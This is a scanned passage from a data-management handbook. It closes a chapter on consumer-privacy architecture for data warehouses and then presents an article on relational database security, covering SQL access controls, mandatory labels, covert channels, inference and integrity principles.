

EXHIBIT 100.9 Functions within privacy presentation component for enabling consumer privacy.

privacy rules derived from the business rules and sources for government, industry/sector, and consumer privacy rules.

Where business logic functions are implemented within applications, there are no recommended standards for communication among these business logic functions. Business policies governing operational and analytical applications will likely dictate how information is communicated within these automated systems.

An *advocated* position for communicating between the functions for implementing business logic enabling privacy and privacy data functions are Microsoft's object request broker architecture (i.e., COM/DCOM) or Web-based services (i.e., P3P). The P3P session information passed across these component interfaces is different from that passed across for the privacy presentation component. Those customers with preexisting infrastructures (e.g., proprietary, CORBA, messaging, DB2) for data communication will likely maintain their infrastructures.

Privacy Data Component

Exhibit 100.11 captures the functions necessary within the privacy data component to support the business requirements for enabling consumer privacy. Four functional architecture building blocks are defined.

The left-most, vertically oriented building block within the privacy data component in Exhibit 100.11 highlights the data integrity protection and data access control functions necessary to fulfill security requirements. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences that are necessary to fulfill the traceability and accountability requirements. The two remaining building blocks highlight the functions necessary to fulfill privacy requirements for choice/consent and access of personal data and privacy preferences, time/use limitations, and anonymity/pseudonymity.

The following describes the flow of data through the privacy data component. All activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored. The privacy data component executes functions that verify the integrity and access permissions for data requests received from the business logic component.

The privacy data component also executes functions that filter the data according to previously established privacy preferences prior to accessing personal data or responding back to the business logic component. Furthermore, the privacy data component executes functions providing privacy metadata services for personal data stored either in databases or within specific applications.

Where privacy data functions are implemented within nondatabase applications, there are no recommended standards for communication among these privacy data functions. Business policies governing operational and analytical applications will likely dictate how information is communicated within these automated systems. Where privacy data functions are implemented within database system applications, the recommended standards for communication among functions are SQL, XML, MDIS and ODBC, as well as OLE/DB and OLE/DBO.



EXHIBIT 100.10 Functions within business logic for enabling consumer privacy component.



EXHIBIT 100.11 Functions within the privacy data component for enabling consumer privacy.

Performance Perspective

The performance perspective addresses performance implications to the architecture as a result of enabling consumer privacy. As with any system, performance is balanced against features and functions. A trade-off is established between required features and functions, and acceptable performance.

Within the privacy presentation component depicted in Exhibit 100.10, the functions most likely to affect performance are those implementing requirements for choice/consent and access (whether real-time or delayed), traceability (depending on the level of logging), and security. The functions implementing notice are expected to affect performance to a lesser degree.

Within the business logic component depicted in Exhibit 100.11, the functions most likely to affect performance are those implementing requirements for choice/consent and access (related to enforcement of the privacy rules), and traceability. Functions implementing maintenance of the privacy rules are expected to affect performance to a lesser degree.

Within the privacy data component depicted in Exhibit 100.11, the functions most likely to affect performance are those implementing requirements for access, time/use limitations, traceability, and security. Performance thus depends on where and how personal data is stored and maintained. For implementations using teradata data warehouses, performance is minimally affected because requirements for enabling consumer privacy are accommodated by the existing data warehouse design. Other data warehouses, intermediate data stores, and types of databases, as well as other types of applications maintaining personal data, will likely have performance degradations due to the additional functions imposed by privacy requirements.

There are also likely to be performance implications based on implementation choices for communications between the three main architectural components. The emerging World Wide Web Consortium (W3C) standard for P3P may have performance implications on server interactions; however, despite its current popularity and because this standard is evolving, these implications are unknown.

Availability/Reliability Perspective

The availability/reliability perspective is concerned with impacts to the availability and reliability of solutions based on the architecture resulting from enabling for consumer privacy. Availability focuses on the time between system failures. Reliability focuses on the frequency with which a system fails. As with any system, acceptable levels of availability and reliability are determined by the requirements for the industry's operating environment.

The question for each industry to ask itself is whether or not privacy is such an integral part of the system that the whole system is down when privacy-related elements, such as privacy log connections, are unavailable. Trade-offs will be made by each business' policies, based on the risk imposed by doing business when these privacy elements are unavailable. Given the current state of emerging personal privacy legislation worldwide, it is likely that most industries will need to specify high availability and reliability of all privacy-related elements. Obviously, the more complicated the rules are, the more complicated enforcement will be.

OA&M Perspective

The OA&M perspective addresses impacts to the operation, administration, and management of solutions based on the architecture as a result of enabling for consumer privacy. As with any system, OA&M requirements are determined by the business' policies and operating environment. Only those aspects of OA&M systems impacted by privacy are of concern to the architecture.

OA&M systems are comprised of components implementing instrumentation, infrastructure, and management applications. Because management infrastructure exists wholly to support management functions, there are no expected impacts to this component arising from privacy requirements. Primary impact derives from any additional instrumentation required as a result of enabling privacy, as well as new management applications that may be created to handle the new instrumentation data.

Some of the events that can be instrumented for privacy include access to personal/sensitive data, frequency of access to personal/sensitive data elements, logging of critical events, backup and recovery of personal/sensitive data, and performance monitoring. Threshold values will need to be established for the number of hits on personal data items, the number of violations, and the number and types of alerts. Alerts can be instituted for attempts to access personal data, as well as for unexpected and unauthorized accesses.

For implementations using some form of database system to store and maintain personal data, existing data management system rules will need to be augmented with privacy-related utilities and management applications for monitoring privacy-related events. Authorized system and database administrators must be aware of, and apply, legal issues and rules to the creation of additional rules and views required for enabling privacy. These authorized users must also have exclusive access to the privacy log for security reasons.

Summary

This chapter is intended as a guide as companies begin to launch activities that migrate their products and services toward including capabilities enabling consumer security and privacy within data warehouse environments. The expectation is that companies will examine their industry environments and leverage the content of this chapter addressing security and privacy concerns as they evolve in the industry architectures. Recommendations to modify this chapter are anticipated as a matter of course as better and more accurate information is gathered.

RELATIONAL DATABASE SECURITY: AVAILABILITY, INTEGRITY, AND CONFIDENTIALITY

Ravi S. Sandhu and Sushil Jajodia

INSIDE

Access Controls, Multilevel Security, Inference and Aggregation, Integrity Mechanisms

INTRODUCTION

Data security has three separate, but interrelated objectives:

- *Confidentiality.* This objective concerns the prevention of improper disclosure of information.
- *Integrity.* This objective concerns prevention of improper modification of information or processes.
- *Availability.* This objective concerns improper denial of access to information.

These three objectives arise in practically every information system. There are differences, however, regarding the relative importance of these objectives in a given system. The commercial and military sectors have similar needs for high-integrity systems; however, the confidentiality and availability requirements of the military are often more stringent than those for typical commercial applications.

In addition, the objectives differ with respect to the level of understanding of the objectives themselves and the technology to achieve them. For example, availability is technically the least understood objective, and currently, no products address it directly. Therefore, availability is discussed only in passing in this article.

PAYOFF IDEA

Data security is an ongoing concern for database managers. This article explains the basic principles and mechanisms for enforcing security in relational databases. With a focus on prevention, it also covers common threats and the levels of security provided by relational database products.

The security policy defines the three security objectives in the context of the organization's needs and requirements system. In general, the policy defines what is improper for a particular system. This may be required by law (e.g., for confidentiality in the classified military and government sectors). However, the security policy is largely determined by the organization rather than by external mandates, particularly in the areas of integrity and availability.

Two distinct, mutually supportive mechanisms are used to meet the security objectives: prevention (i.e., attempts to ensure that security breaches cannot occur) and detection (i.e., provision of an adequate audit trail so that security breaches can be identified after they have occurred). Every system employs a mix of these techniques, though sometimes the distinction between them gets blurred. This article focuses on prevention, which is the more fundamental technique. To be effective, a detection mechanism first requires a mechanism for preventing improper modification of the audit trail.

A third technique for meeting security objectives is referred to as tolerance. Every practical system tolerates some degree of risk with respect to potential security breaches; however, it is important to understand which risks are being tolerated and which are covered by preventive and detective mechanisms.

Security mechanisms can be implemented with various degrees of assurance, which is directly related to the effort required to subvert the mechanism. Low-assurance mechanisms are easy to implement but relatively easy to subvert. High-assurance mechanisms are notoriously difficult to implement, and they often suffer from degraded performance. Fortunately, rapid advances in hardware performance are alleviating these constraints on performance.

ACCESS CONTROLS IN CURRENT SYSTEMS

This section discusses the access controls provided in the current generation of commercially available database management systems, with a focus on relational systems. The access controls described are often referred to as discretionary access controls as opposed to the mandatory access controls of multilevel security. This distinction is examined in the next section.

The purpose of access controls is to ensure that a user is permitted to perform only those operations on the database for which that user is authorized. Access controls are based on the premise that the user has been correctly identified to the system by some authentication procedure. Authentication typically requires the user to supply his or her claimed identity (e.g., user name or operator number) along with a password or some other authentication token. Authentication may be performed by the operating system, the database management system, a special authentication server, or some combination thereof.

Granularity and Modes of Access Control

Access controls can be imposed at various degrees of granularity in a system. For example, they can be implemented through the entire database, over one or more data relations, or in columns or rows of relations. Access controls are differentiated with respect to the operation to which they apply. These distinctions are important — for example, each employee may be authorized to read his own salary but not to write it. In relational databases, access control modes are expressed in terms of the basic SQL operations (i.e., SELECT, UPDATE, INSERT, and DELETE), as follows:

- The ability to insert and delete data is specified on a relation-by-relation basis.
- SELECT is usually specified on a relation-by-relation basis. Finer granularity of authorization for SELECT can be provided by views.
- UPDATE can be restricted to certain columns of a relation.

In addition to these access control modes, which apply to individual relations or parts thereof, there are privileges, which confer special authority on users. A common example is the DBA privilege for database administrators.

Data-Dependent Access Controls

Database access controls are often data dependent. For example, some users may be limited to viewing salaries less than $30,000. Similarly, a manager may be restricted to seeing salaries for employees in his or her department. There are two basic techniques for implementing data-dependent access controls in relational databases: view-based access controls and query modification.

View-based access control. A base relation is a relation actually stored in the database. A view is a virtual relation derived from base relations and other views. The database stores the view definitions and materializes the view as needed.

To illustrate the concept of a view and its security application, the following table shows the base relations of EMPLOYEE (the value NULL indicates that Harding has no manager):

NAME	DEPT	SALARY	MANAGER
Smith	Toy	10,000	Jones
Jones	Toy	15,000	Baker
Baker	Admin	40,000	Harding
Adams	Candy	20,000	Harding
Harding	Admin	50,000	NULL

The following SQL statement defines a view of these relations called TOY-DEPT:

```
CREATE   VIEW     TOY-DEPT
AS       SELECT   NAME, SALARY, MANAGER
         FROM     EMPLOYEE
         WHERE    DEPT = 'Toy'
```

This statement generates the view shown in the following table:

NAME	SALARY	MANAGER
Smith	10,000	Jones
Jones	15,000	Baker

To illustrate the dynamic aspects of views, a new employee, Brown, is inserted in base relation EMPLOYEE, as shown in the following table:

NAME	DEPT	SALARY	MANAGER
Smith	Toy	10,000	Jones
Jones	Toy	15,000	Baker
Baker	Admin	40,000	Harding
Adams	Candy	20,000	Harding
Harding	Admin	50,000	NULL
Brown	Toy	22,000	Harding

The view TOY-DEPT is automatically modified to include Brown, as shown in the following table:

NAME	SALARY	MANAGER
Smith	10,000	Jones
Jones	15,000	Baker
Brown	22,000	Harding

Views can be used to provide access to statistical information. For example, the following view gives the average salary for each department:

```
CREATE   VIEW AVSAL   (DEPT, AVG)
AS       SELECT       DEPT, AVG(SALARY)
         FROM         EMPLOYEE
         GROUP BY     DEPT
```

For retrieval purposes, users need not distinguish between views and base relations. A view is simply another relation in the database, which happens to be automatically modified by the DBMS whenever its base relations are modified. Thus, views provide a powerful mechanism for

specifying data-dependent authorization for data retrieval. However, there are significant problems if views are modified by users directly (rather than indirectly through modification of base relations). This is a result of the theoretical inability to translate updates of views into updates of base relations (discussed in a later section). This limits the usefulness of views for data-dependent authorization of update operations.

Query modification. Query modification is another technique for enforcing data-dependent access controls for retrieval. (Query modification is not supported in SQL but is discussed here for the sake of completeness.) In this technique, a query submitted by a user is modified to include further restrictions as determined by the user's authorization.

For example, the database administrator has granted Thomas the ability to query the EMPLOYEE base relation for employees in the toy department as follows:

```
GRANT    SELECT
ON       EMPLOYEE
TO       Thomas
WHERE    DEPT = 'Toy'
```

Thomas then executes the following query:

```
SELECT   NAME, DEPT, SALARY, MANAGER
FROM     EMPLOYEE
```

In the absence of access controls, this query would obtain the entire EMPLOYEE relation. Because of the GRANT command, however, the DBMS automatically modifies this query to the following:

```
SELECT   NAME, DEPT, SALARY, MANAGER
FROM     EMPLOYEE
WHERE    DEPT = 'Toy'
```

This limits Thomas to retrieving that portion of the EMPLOYEE relation for which he was granted SELECT access.

Granting and Revoking Access

GRANT and REVOKE statements allow users to selectively and dynamically grant privileges to other users and subsequently revoke them if so desired. In SQL, access is granted by means of the GRANT statement, which applies to base relations as well as views. For example, the following GRANT statement allows Chris to execute SELECT queries on the EMPLOYEE relation:

```
GRANT SELECT ON EMPLOYEE TO CHRIS
```

The GRANT statement may also be used to allow a user to act as database administrator, which carries with it many privileges. Because the database administrator DBA privilege confers systemwide authority, no relation need be specified in the command. For example, the following statement allows Pat to act as database administrator, and furthermore, to grant this privilege to others:

```
GRANT DBA TO PAT WITH GRANT OPTION
```

In SQL, it is not possible to give a user the GRANT OPTION on a privilege without further allowing the GRANT OPTION to be given to other users.

Accesses are revoked in SQL by means of the REVOKE statement. The REVOKE statement can remove only those privileges that the user also granted. For example, if Thomas has already granted Chris the SELECT privilege, he may execute the following command to revoke that privilege:

```
REVOKE SELECT ON EMPLOYEE FROM CHRIS
```

However, if Pat had also granted Chris the SELECT privilege, Chris would continue to retain this privilege after Thomas revokes it.

Because the WITH GRANT OPTION statement allows users to grant their privileges to other users, the REVOKE statements can have a cascading effect. For example, if Pat grants Chris the SELECT privilege, and Chris subsequently grants this privilege to Kelly, the privilege would be revoked from both Chris and Kelly if Pat later revokes it from Chris.

These access controls are said to be discretionary because the granting of access is at the user's discretion — that is, users who possess a privilege with the GRANT OPTION are free to grant that privilege to whomever they choose. This approach has serious limitations with respect to confidentiality requirements, as discussed in the following section.

Limitations of Discretionary Access Controls

If a privilege is granted without the GRANT OPTION, that user should not be able to grant the privilege to other users. However, this intention can be subverted by simply making a copy of the relation. For example, the first example of a GRANT statement allows Chris to execute SELECT queries on the EMPLOYEE relation, but it does not allow Chris to grant this privilege to others. Chris can get around this limitation by creating a copy of the EMPLOYEE relation, into which all the rows of EMPLOYEE are copied.

As the creator of COPY-OF-EMPLOYEE, Chris has the authority to grant any privileges for it to any user. For example, with the following state-

ment, Chris could grant Pat the ability to execute SELECT queries on the COPY-OF-EMPLOYEE relation:

```
GRANT SELECT ON COPY-OF-EMPLOYEE TO PAT
```

In essence, this gives Pat access to all the information in the original EMPLOYEE relation, as long as Chris keeps COPY-OF-EMPLOYEE reasonably up-to-date with respect to EMPLOYEE.

Even if users are trusted not to deliberately violate security in this way, Trojan horses can be programmed to do so. The solution is to impose mandatory access controls that cannot be violated, even by Trojan horses. Mandatory access controls are discussed in the following section.

MULTILEVEL SECURITY

This selection introduces the issue of multilevel security, which focuses on confidentiality. Discretionary access controls pose a serious threat to confidentiality; mandatory access controls help eliminate these problems. Multilevel secure database systems enforce mandatory access controls in addition to the discretionary controls commonly found in most current products.

The use of multilevel security, however, can create potential conflicts between data confidentiality and integrity. Specifically, the enforcement of integrity rules can create covert channels for discovering confidential information, which even mandatory access controls cannot prevent.

This section concludes with a brief discussion of the evaluation criteria for secure computer systems developed by the U.S. Department of Defense. It should be noted that although multilevel security systems were developed primarily for the military sector, they are relevant to the commercial sector as well.

Mandatory Access Controls

With mandatory access controls, the granting of access is constrained by the system security policy. These controls are based on security labels associated with each data item and each user. A label on a data item is called a security classification, and a label on a user is called a security clearance. In a computer system, every program run by a user inherits the user's security clearance — that is, the user's clearance applies not only to the user but to every program executed by that user. Once assigned, the classifications and clearances cannot be changed, except by the security officer.

Security labels in the military and government sectors have two components: a hierarchical component and a set of categories. The hierarchical component consists of the following classes, listed in decreasing

order of sensitivity: top secret, secret, confidential, and unclassified. The set of categories may be empty, or it may consist of such items as nuclear, conventional, navy, army, or NATO.

Commercial organizations use similar labels for protecting sensitive information. The main difference is that procedures for assigning clearances to users are much less formal than in the military or government sectors.

It is possible for security labels to dominate each other. For example, label *X* is said to dominate label *Y* if the hierarchical component of *X* is greater than or equal to the hierarchical component of *Y* and if the categories of *X* contain all the categories of *Y*. That is, if label *X* is (TOP-SECRET, {NUCLEAR, ARMY}) and label *Y* is (SECRET, {ARMY}), then label *X* dominates label *Y*. Likewise, if label *X* is (SECRET, {NUCLEAR, ARMY}), it would dominate label *Y*. If two labels are exactly identical, they are said to dominate each other.

If two labels are not comparable, however, neither one dominates the other. For example, if label *X* is (TOP-SECRET, {NUCLEAR}) and label *Y* is (SECRET, {ARMY}), they are not comparable.

The following discussion is limited to hierarchical labels without any categories. Although many subtle issues arise as a result of incomparable labels with categories, the basic concepts can be demonstrated with hierarchical labels alone. For simplicity, the labels denoting secret and unclassified classes are primarily used in this discussion.

When a user signs on to the system, that user's security clearance specifies the security level of that session. That is, a particular program (e.g., a text editor) is run as a secret process when executed by a secret user, but is run as an unclassified process when executed by an unclassified user. It is possible for a user to sign on at a security level lower than the one assigned to that user, but not at one higher. For example, a secret user can sign on as an unclassified user, but an unclassified user may not sign on as a secret user. Once a user is signed on at a specific level, all programs executed by that user will be run at that level.

Covert Channels

Although a program running at the secret level is prevented from writing directly to unclassified data items, there are other ways of communicating information to unclassified programs. For example, a program labeled secret can acquire large amounts of memory in the system. This can be detected by an unclassified program that is able to observe how much memory is available. If the unclassified program is prevented from directly observing the amount of free memory, it can do so indirectly by making a request for a large amount of memory itself. Such indirect methods of communication are called covert channels. Covert channels present a formidable problem for ensuring multilevel security. They are

difficult to detect, and once detected, they are difficult to close without incurring significant performance penalties.

Evaluation Criteria

The *Orange Book* established a metric against which computers systems can be evaluated for security. The metric consists of several levels: A1, B3, B2, B1, C2, C1, and D, listed here in decreasing order of how secure the system is.

For each level, the *Orange Book* lists a set of requirements that a system must have to achieve that level of security. Briefly, the D level consists of all systems that are not secure enough to qualify for any of A, B, or C levels. Systems at levels C1 and C2 provide discretionary protection of data; systems at level B1 provide mandatory access controls, and systems at levels B2 or higher provide increasing assurance, particularly against covert channels. Level A1, which is most rigorous, requires verified protection of data.

INFERENCE AND AGGREGATION

Even in multilevel secure DBMSs, it is possible for users to draw inferences from the information they obtain from the database. The inference could be derived purely from the data obtained from the database system, or it could additionally depend on some prior knowledge obtained by users from outside the database system. An inference presents a security breach if higher-classified information can be inferred from lower-classified information.

There is a significant difference between the inference and covert channel problems. Inference is a unilateral activity in which an unclassified user legitimately accesses unclassified information, from which that user is able to deduce secret information. Covert channels, on the other hand, require cooperation of a secret process that deliberately or unwittingly transmits information to an unclassified user by means of indirect communication. The inference problem exists even in an ideal system that is completely free of covert channels.

There are many difficulties associated with determining when more highly classified information can be inferred from lower-classified information. The biggest problem is that it is impossible to determine precisely what a user knows. The inference problem is somewhat manageable if the closed-world assumption is adopted; this is the assumption that if information Y can be derived using information X, both X and Y are contained in the database. In reality, however, the outside knowledge that users bring plays a significant role in inference.

There are two important cases of the inference problem that often arise in database systems. First, an aggregate problem occurs whenever

there is a collection of data items that is classified at a higher level than the levels of the individual data items by themselves. A classic example from a military context occurs when the location of individual ships in a fleet is unclassified, but the aggregate information concerning the location of all ships in the fleet is secret. Similarly, in the commercial sector, the individual sales figures for branch offices might be considered less sensitive than the aggregate sales figures for the entire company.

Second, a data association problem occurs whenever two values seen together are classified at a higher level than the classification of either value individually. For example, although the list consisting of the names of all employees and the list containing all employee salaries are unclassified, a combined list giving employee names with their salaries is classified. The data association problem is different from the aggregate problem because what is really sensitive is not the aggregate of the two lists, but the exact association giving an employee name and his salary.

The following sections describe some techniques for solving the inference problem. Although these methods can be extremely useful, a complete and generally applicable solution to the inference problem remains elusive.

Appropriate Labeling

One way to prevent unclassified information X from permitting disclosure of secret information Y is to reclassify all or part of information X such that it is no longer possible to derive Y from the disclosed subset of X. For example, attribute A is unclassified, and attribute B is secret. The database enforces the constraint $A + B \leq 20$, and that constraint is known to unclassified users. The value of B does not affect the value of A directly; however, it does constrain the set of possible values A can take. This is an inference problem, which can be prevented by reclassifying A as secret.

Query Restriction

Many inference violations arise as a result of a query that obtains data at the user's level; evaluation of this query requires accessing data above the user's level. For example, data is classified at the relations level, and there are two relations: (1) an unclassified relation, called EP, with attributes EMPLOYEE-NAME and PROJECT-NAME; and (2) a secret relation called PT, with attributes PROJECT-NAME and PROJECT-TYPE.EMPLOYEE-NAME as the key of the first relation and PROJECT-NAME as the key of the sec-

ond. (The existence of the relation scheme PT is unclassified.) An unclassified user makes the following SQL query:

```
SELECT   EP. PROJECT-NAME
FROM     EP,PT
WHERE    EP. PROJECT - NAME = PT. PROJECT-NAME AND
         EP.PROJECT - TYPE = 'NUCLEAR'
```

The data obtained by this query (i.e., the project names) is extracted from the unclassified relation EP. As such, the output of this query contains unclassified data, yet it reveals secret information by virtue of being selected on the basis of secret data in the PT relation.

Query restriction ensures that all data used in the process of evaluating the query is dominated by the level of the user and therefore prevents such inferences. To this end, the system can either simply abort the query or modify the user query so that the query involves only the authorized data.

Polyinstantiation

The technique of polyinstantiation is used to prevent inference violations. Essentially it allows different versions of the same information item to exist at different classification levels. For example, an unclassified user wants to enter a row in a relation in which each row is labeled either S (secret) or U (unclassified). If the same key is already occurring in an S row, the unclassified user can insert the U row, gaining access to any information by inference. The classification of the row must therefore be treated as part of the relation key. Thus, U rows and S rows always have different keys because the keys have different security classes.

The following table, which has the key STARSHIP-CLASS, helps illustrate this:

STARSHIP	DESTINATION	CLASS
Enterprise	Jupiter	S
Enterprise	Mars	U

A secret user inserted the first row in this relation. Later, an unclassified user inserted the second row. The second insertion must be allowed because it cannot be rejected without revealing to the unclassified user that a secret row for the enterprise already exists. Unclassified users see only one row for the Enterprise — namely, the U row. Secret users see both rows. These two rows might be interpreted in two ways:

- There are two distinct Starships named Enterprise going to two distinct destinations. Unclassified users know of the existence of only one of them (i.e., the one going to Mars). Secret users know about both of them.
- There is a single Starship named Enterprise. Its real destination is Jupiter, which is known only to secret users. However, unclassified users have been told that the destination is Mars.

Presumably, secret users know which interpretation is intended.

Auditing

Auditing can be used to control inferences. For example, a history can be kept of all queries made by a user. Whenever the user makes a query, the history is analyzed to determine whether the response to this query, when compared with responses to earlier queries, might suggest an inference violation. If so, the system can take appropriate action (i.e., abort the query).

The advantage of this approach is that it may deter many inference attacks by threatening discovery of violations. There are two disadvantages to this approach. First, it may be too cumbersome to be useful in practical situations. Second, it can detect only very limited types of inferences — it assumes that a violation can always be detected by analyzing the audit record for abnormal behavior.

Tolerating Limited Inferences

Tolerance methods are useful when the inference bandwidth is so small that these violations do not pose any threat. For example, the data may be classified at the column level, with two relations — one called PD with the unclassified attribute PLANE and the secret attribute DESTINATION, and another called DF with the unclassified attribute DESTINATION and the unclassified attribute FUEL-NEEDED. Although knowledge of the fuel needed for a particular plane can provide clues to the destination of the plane, there are too many destinations requiring the same amount of fuel for this to be a serious inference threat. Moreover, it would be too time-consuming to clear everybody responsible for fueling the plane to the secret level. Therefore, it is preferred that the derived relation with attributes PLANE and FUEL-NEEDED be made available to unclassified users.

Although it has been determined that this information does not provide a serious inference threat, unclassified users cannot be allowed to extract the required information from PD and DF, by, for example, executing the following query:

```
SELECT    PLANE,FUEL-NEEDED
FROM      PD,DF
WHERE     PD.DESTINATION = DF.DESTINATION
```

This query would open up a covert channel for leaking secret information to unclassified users.

One solution is to use the snapshot approach, by which a trusted user creates a derived secret relation with attributes PLANE and FUEL-NEEDED and then downgrades it to unclassified. Although this snapshot cannot be updated automatically without opening a covert channel, it can be kept more or less up-to-date by having the trusted user recreate it from time to time. A snapshot or a sanitized file is an important technique for controlling inferences, especially in offline, static databases. It has been used quite effectively by the U.S. Census Bureau.

INTEGRITY PRINCIPLES AND MECHANISMS

Integrity is a much less tangible objective than secrecy. For the purposes of this chapter, integrity is defined as being concerned with the improper modification of information. Modification includes insertion of new information, deletion of existing information, and changes to existing information. Such modifications may be made accidentally or intentionally.

Data may be accidentally modified when users simultaneously update a field or file, get deadlocked, or inadvertently change relationships. Therefore, controls must be in place to prevent such situations. Controls over nonmalicious errors and day-to-day business routines are needed as well as controls to prevent malicious errors.

Some definitions of integrity use the term unauthorized instead of improper. Integrity breaches can and do occur without authorization violations; however, authorization is only part of the solution. The solution must also account for users who exercise their authority improperly.

The threat posed by a corrupt authorized user is quite different in the context of integrity from what it is in the context of confidentiality. A corrupt user can leak secrets by using the computer to legitimately access confidential information and then passing on this information to an improper destination by another means of communication (e.g., a telephone call). It is impossible for the computer to know whether or not the first step was followed by the second step. Therefore, organizations have no choice but to trust their employees to be honest and alert.

Although the military and government sectors have established elaborate procedures for this purpose, the commercial sector is much more informal in this respect. Security research focusing on confidentiality

considers the principal threat to be Trojan horses embedded in programs; that is, the focus is on corrupt programs rather than on corrupt users.

Similarly, a corrupt user can compromise integrity by manipulating stored data or falsifying source or output documents. Integrity must therefore focus on the corrupt user as the principal problem. In fact, the Trojan horse problem can itself be viewed as a problem of corrupt system or application programmers who improperly modify the software under their control. In addition, the problem of the corrupt user remains even if all of the organization's software is free of Trojan horses.

Integrity Principles and Mechanisms

This section identifies basic principles for achieving data integrity. Principles lay down broad goals without specifying how to achieve them. The following section maps these principles to DBMS mechanisms, which establish how the principles are to be achieved.

There are seven integrity principles:

- *Well-formed transactions.* The concept of the well-formed transaction is that users should not manipulate data arbitrarily, only in restricted ways that preserve integrity of the database.
- *Least privilege.* Programs and users should be given the least privilege necessary to accomplish their jobs.
- *Separation of duties.* Separation of duties is a time-honored principle for prevention of fraud and errors by ensuring that no single individual is in a position to misappropriate assets on his own. Operationally, this means that a chain of events that affects the balance of assets must be divided into separate tasks performed by different individuals.
- *Reconstruction of events.* This principle seeks to deter improper behavior by threatening its discovery. The ability to reconstruct what happened in a system requires that users be accountable for their actions (i.e., that it is possible to determine what they did).
- *Delegation of authority.* This principle concerns the critical issue of how privileges are acquired and distributed in an organization. The procedures to do so must reflect the structure of the organization and allow for effective delegation of authority.
- *Reality checks.* Cross-checks with external reality are an essential part of integrity control. For example, if an internal inventory record does not correctly reflect the number of items in the warehouse, it makes little difference if the internal record is correctly recorded in the balance sheet.
- *Continuity of operation.* This principle states that system operations should be maintained at an appropriate level during potentially dev-

astating events that are beyond the organization's control, including natural disasters, power outages, and disk crashes.

These integrity principles can be divided into two groups, on the basis of how well existing DBMS mechanisms support them. The first group consists of well-formed transactions, continuity of operation, and reality checks. The second group comprises least privilege, separation of duties, reconstruction of events, and delegation of authority. The principles in the first group are adequately supported in existing products (to the extent that a DBMS can address these issues), whereas the principles in the second group are not so well understood and require improvement. The following sections discuss various DBMS mechanisms for facilitating application of these principles.

Well-formed transactions. The concept of a well-formed transaction corresponds well to the standard DBMS concept of a transaction. A transaction is defined as a sequence of primitive actions that satisfies the following properties:

- *Correct-state transform.* If run by itself in isolation and given a consistent state to begin with, each transaction will leave the database in a consistent state.
- *Serializability.* The net effect of executing a set of transactions is equivalent to executing them in a sequential order, even though they may actually be executed concurrently (i.e., their actions are interleaved or simultaneous).
- *Failure atomicity.* Either all or none of the updates of a transaction take effect. (In this context, update means modification, including insertion of new data, deletion of existing data, and changes to existing data.)
- *Progress.* Every transaction is eventually completed. That is, there is no indefinite blocking owing to deadlocks and no indefinite restarts owing to live locks (i.e., the process is repeatedly aborted and restarted because of other processes).

The basic requirement is that the DBMS must ensure that updates are restricted to transactions. If users are allowed to bypass transactions and directly manipulate relations in a database, there is no foundation to build on. In other words, updates should be encapsulated within transactions. This restriction may seem too strong because, in practice, there will always be a need to perform ad hoc updates. However, ad hoc updates can themselves be carried out by means of special transactions. The authorization for these special ad hoc transactions should be carefully controlled and their use properly audited.

DBMS mechanisms can help ensure the correctness of a state by enforcing consistency constraints on the data. (Consistency constraints are also often called integrity constraints or integrity rules.) The relational data model primarily imposes two consistency constraints:

